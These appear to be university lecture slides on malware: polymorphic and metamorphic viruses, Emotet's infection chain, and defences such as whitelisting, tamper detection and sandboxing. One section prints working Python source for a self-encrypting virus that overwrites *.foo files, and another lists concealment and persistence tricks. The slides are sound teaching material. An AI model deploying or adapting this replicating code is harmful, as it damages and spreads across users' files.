1. Executables often have significant sequences of redundant (typically null) bytes, sometimes called **caves**.
2. This allows code to be implanted inside the original executable in the caves.
3. It can be distributed among several caves.
4. This requires altering the flow of control within the executable.
5. Usually involves disassembly then recompilation.




Encrypted viruses

1. One defence is for a virus detector to look for known sequences of code. A defence against this is to have the virus contain:
   1. The main body of the virus (infection, trigger, payload etc.) encrypted
   2. A decryption routine
   3. The decryption key
2. When the virus runs, the main body is decrypted and then executed.

Polymorphic viruses

1. A detector could know the signature (hash) of the whole virus (including decryption).
2. A polymorphic virus changes form over time, typically each time it inserts itself into a new program. Signature of whole changes.
3. Usual technique is to encrypt the main `body’ of the virus code, with a variable encryption algorithm. The body of the virus could choose a different encryption algorithm for its child.
4. Decryptor (matching encryption chosen) decrypts body when virus runs.

Polymorphic viruses: detection




May be able to detect signatures of blocks in constant data part

If we emulate the virus execution, then the body will be decrypted at some point, and then we may be able to detect the signature

May be able to detect signature of decryptor – only so many good encryption algorithms known.

Decryptor may be made `metamorphic’ (as below) to try to avoid detection. Virus still described as polymorphic (sub-species `oligomorphic’) and not metamorphic.


Polymorphic code in Python 3




```python
#!/usr/bin/env python3
import sys
import os
import glob
import subprocess
keyMaterial = 'uI5-yXA43rpyt8GDqAEw03TrfIhrVHBltTPvR8wXYFg='
cipher_text = 'gAAAAABl0-A0ojy2f3V4sdE0Ovfz52nEGOPadmY5lWlNn-7X_JdjNkJwwK_nf7sEegfr7KE2TMCv-7jMy687Z8s2MvRf0i
from cryptography.fernet import Fernet
cipher_suite = Fernet(keyMaterial)
plain_text = cipher_suite.decrypt(cipher_text).decode('utf-8')
codeAsFileObject = open(sys.argv[0], 'r')
scr = 'infector.py'
with open(scr, 'w') as fileToWrite:
    fileToWrite.write(plain_text)
infectorHandle = os.path.abspath('infector.py')
os.chmod(infectorHandle, 0o777)
proc = subprocess.call(infectorHandle, shell=False)
```

ABERDEEN 2040

This polymorphic code writes intermediate file ‘infector.py’ to disk. It is not stealthy!



```
#!/usr/bin/env python3
import sys
import os
import glob

path2here = os.path.abspath(sys.argv[0])
codeAsFileObject = open(path2here, 'r')

# create encrypted version of this entire file
from cryptography.fernet import Fernet
key = Fernet.generate_key().decode('utf-8')
cipher_suite = Fernet(key)
plain_text = codeAsFileObject.read().encode('utf-8')
cipher_text = cipher_suite.encrypt(plain_text).decode('utf-8')

# create array of lines to write to main virus (with encrypted body)
vir = ['']*17
vir[0] = '#!/usr/bin/env python3\n'
vir[1] = 'import sys\n'
vir[2] = 'import os\n'
vir[3] = 'import glob\n'
vir[4] = 'import subprocess\n'
vir[5] = 'keyMaterial = ' + '\'' + key + '\'' + '\n'
```




```
vir[6] = 'cipher_text = ' + '\'' + cipher_text + '\'' + '\n'
vir[7] = 'from cryptography.fernet import Fernet\n'
vir[8] = 'cipher_suite = Fernet(keyMaterial)\n'
vir[9] = 'plain_text = cipher_suite.decrypt(cipher_text).decode(\'utf-8\')\n'
vir[10] = 'codeAsFileObject = open(sys.argv[0], \'r\')\n'
vir[11] = 'scr = \'infector.py\'\n'
vir[12] = 'with open(scr, \'w\') as fileToWrite:\n'
vir[13] = '    fileToWrite.write(plain_text)\n'
vir[14] = 'infectorHandle = os.path.abspath(\'infector.py\')\n'
vir[15] = 'os.chmod(infectorHandle, 0o777)\n'
vir[16] = 'proc = subprocess.call(infectorHandle, shell=False)\n'

# write new main virus (with encrypted body) to all files in the current directory
for fileItem in glob.glob("*.foo"):
    with open(fileItem, 'r') as IN:
        linesStringList = IN.readlines()
    if any(line.find('infector') > -1 for line in linesStringList):
        continue
    os.chmod(fileItem, 0o777)
    with open(fileItem, 'w') as OUT:
        OUT.writelines(vir)
        linesStringList = ['#' + line for line in linesStringList]
        OUT.writelines(linesStringList)
```

Metamorphic viruses

1. Mutate the code body, but without changing the effect of the code. For example (at assembly level description of binary),
    1. add a number of lines with no effect inside the code at random points, e.g. NOP
    2. swap add 0 for subtract 0 operations.
    3. Change registers used
    4. Swap bits of code where ordering doesn’t matter
2. Can combine metamorphic code with polymorphic code tricks, but then make sure decryptor also gets mutated metamorphically.


Simple example: Miss LEXOTAN (VECNA, 1998)

Before mutation



```
xor   bp, __fill + __ax + __bx + __flag
    ; tells that registers ax, bx and
    ; the FLAGS are used by the code
add   ax, bx
xor   bp, __fill + __ax + __flag
add   ax, 10h
push  ax
mov   ax, 0
```

After mutation



```
xor  bp, __fill + __ax + __bx + __flag
mov  dx, bx
xor  cx, cx                                ;
push cx                                    ; dead code
add  ax, dx
pop  cx                                    ;
xor  bp, __fill + __ax + __flag
mov  bx, 34h
push bx
mov  bx, ffCCh
pop  ax
add  ax, bx
xor  bx, bx
push ax
mov  bx, 10h
sub  ax, ax
```


Figure sources: Both [Beauchamps]

Further tricks for concealment and persistence

1. Have the malware not drop obvious files with source or binary.
2. Ensure that the process has the same name and similar characteristics to a legitimate, common process.
3. Have the malware entirely memory resident (as a process)
4. Embed the malware within another running process (using dynamic linking etc.).
5. Only store files located to reload the malware at logon or boot.

Emotnet (trojan and worm for windows)

1. Injects code into explorer.exe etc.
2. Modifies Windows registry keys for persistence
3. Adds other .exe files to system root directories.



SMB disabled
1 Infection
Invoice or shipment themed spam email with malicious attachments or links
PDF
W
Users open document with malicious macros
{>_}
Malicious macros download Emotet malware
2 Establish Persistence
Emotet creates registry auto start keys and injects itself into running processes
3 Instructions Phase
Emotet reports a new infection to its C2 server and receives instructions
4 Network Propagation
Outlook Scraper
WebBrowserPassView
****
NetPass.exe
Mail PassView
SMB
Credential Enumerator

Whitelisting

1. Only allow code to run if it is on some trusted list of code.
    1. E.g., Can only run code from Apple app store on a non-jailbroken iDevice.
2. Can take this to extremes.
    1. Only run digitally signed code from trusted sources, including boot process, OS and everything thereafter.
    2. Enforced all the way down to hardware level (Trusted platform module (TPM)).
3. Basic problem is that sometimes (certain) people need to use code that is not in the trusted list (e.g., developer needs to use code from another developer, or some non-standard tool).


Manipulation detection

1. Idea: Keep hashes of (important) files.
    1. If the file changes suddenly, we can compare against the (old) hash, detect the change and take action.
2. Think back to our example with fooVirus.
    1. We could have detected when vuln1.foo changed, thus allowing us to
        1. preventing infection of vuln2.foo,
        2. allowing us to restore vuln.foo to from a backup
        3. trace the source of the infection.
3. The original Tripwire product did this.
    1. Now a big security company, but originally a student project [Kim, Spafford].

Classification-based approaches

1. Idea: Provide classification of integrity levels of security for files.
    1. Restrict privileges of (un-trusted) programs to access a file if it has too high a level.
2. Example: Mandatory integrity Control in Windows - Vista to 11
3. File objects have an integrity level (`Low`, `Medium`, `High`, `System`)
    1. Critical files at `System`
    2. Other files at `Medium` by default
    3. Browser at `Low`
4. Default policy: `NoWriteUp`
5. Idea: files downloaded by browser can read most files, but not write to them. Attempt to limit damage done by downloaded malware.

Confinement and sandboxing



1. A basic idea from **protection** of, and access control to**, resources** is **confinement:** only allow a program access to a limited set of resources with a well-defined boundary.
2. **Sandboxes** are secure confinement zones for programs.
   1. Keeps programs separated.
   2. Each program gets a constrained set of resources only
   3. At most, can interact with other programs, data and resource via mediation (secure invocation) by trusted components (e.g. OS components).

Sandboxing examples

1. iOS:
    1. 3rd party application run in sandbox
    2. Limited access to anything outside container
    3. *Address space layout randomization* further prevents guessing of memory addresses.
2. OS X can also run apps in sandbox.
1. Windows Sandbox
2. Ubuntu (Linux) can run AppArmor.

Distinguish data from code

1. There are exploits that involve passing code where (non-executable / interpretable) data is expected, e.g.,
    1. Remote File Inclusion,
    2. Buffer overflow, and
    3. SQL injection.
2. Apart from sanitization, another defensive layer is to ensure that the input is marked as non-executable.

Distinguishing data from code (cont’d)

3. Modern compilers on modern OSs on modern hardware distinguish stack memory that can be executed from that which can’t.
4. The hardware has a **no-execute,** NX-bit reserved as the final bit of a 64-bit (page table) address.
5. If you want to do a simple stack smashing example nowadays, you need to turn off various protections: ASLR, canaries, NX.

TPM, virtualization-based security

1. **Trusted Platform Module** (TPM):
    1. A chip to perform cryptographic checks to ensure hardware and software components are authentic and as intended with appropriate integrity.
2. Virtualization-based security builds on TPM and isolates critical system code (kernel mode).

Why is malware still possible?

1. Machines with computational power bounded only by practical space and time constraints:
   1. Our machines can often run untrusted code.
   2. Self-replication, code mutation, concealment techniques by malware make it difficult to detect.
   3. Undecidability – in general, we can't know how a program will behave on all inputs without running it, e.g., by inspecting the code.
2. Complexity of our systems:
   1. E.g., Millions of lines in modern OS, and compiler
   2. E.g., Many technologies involved on a single corporate network

Why is malware still possible? (cont’d)

3. Difficulties in applying controls in practice
    1. E.g., Signed code only, detection imperfect, data feeds needed from un-trusted sources
4. Human factors
    1. People can be deceived (and have authorizing capability)
    2. People can’t anticipate all threats, including previously seen.
5. Economics
    1. Verification costly, first to market may win, so vulnerabilities accepted
    2. Software developer does not bear costs of attack
    3. Adversarial problem: incentives exist for malware developers

ABERDEEN 2040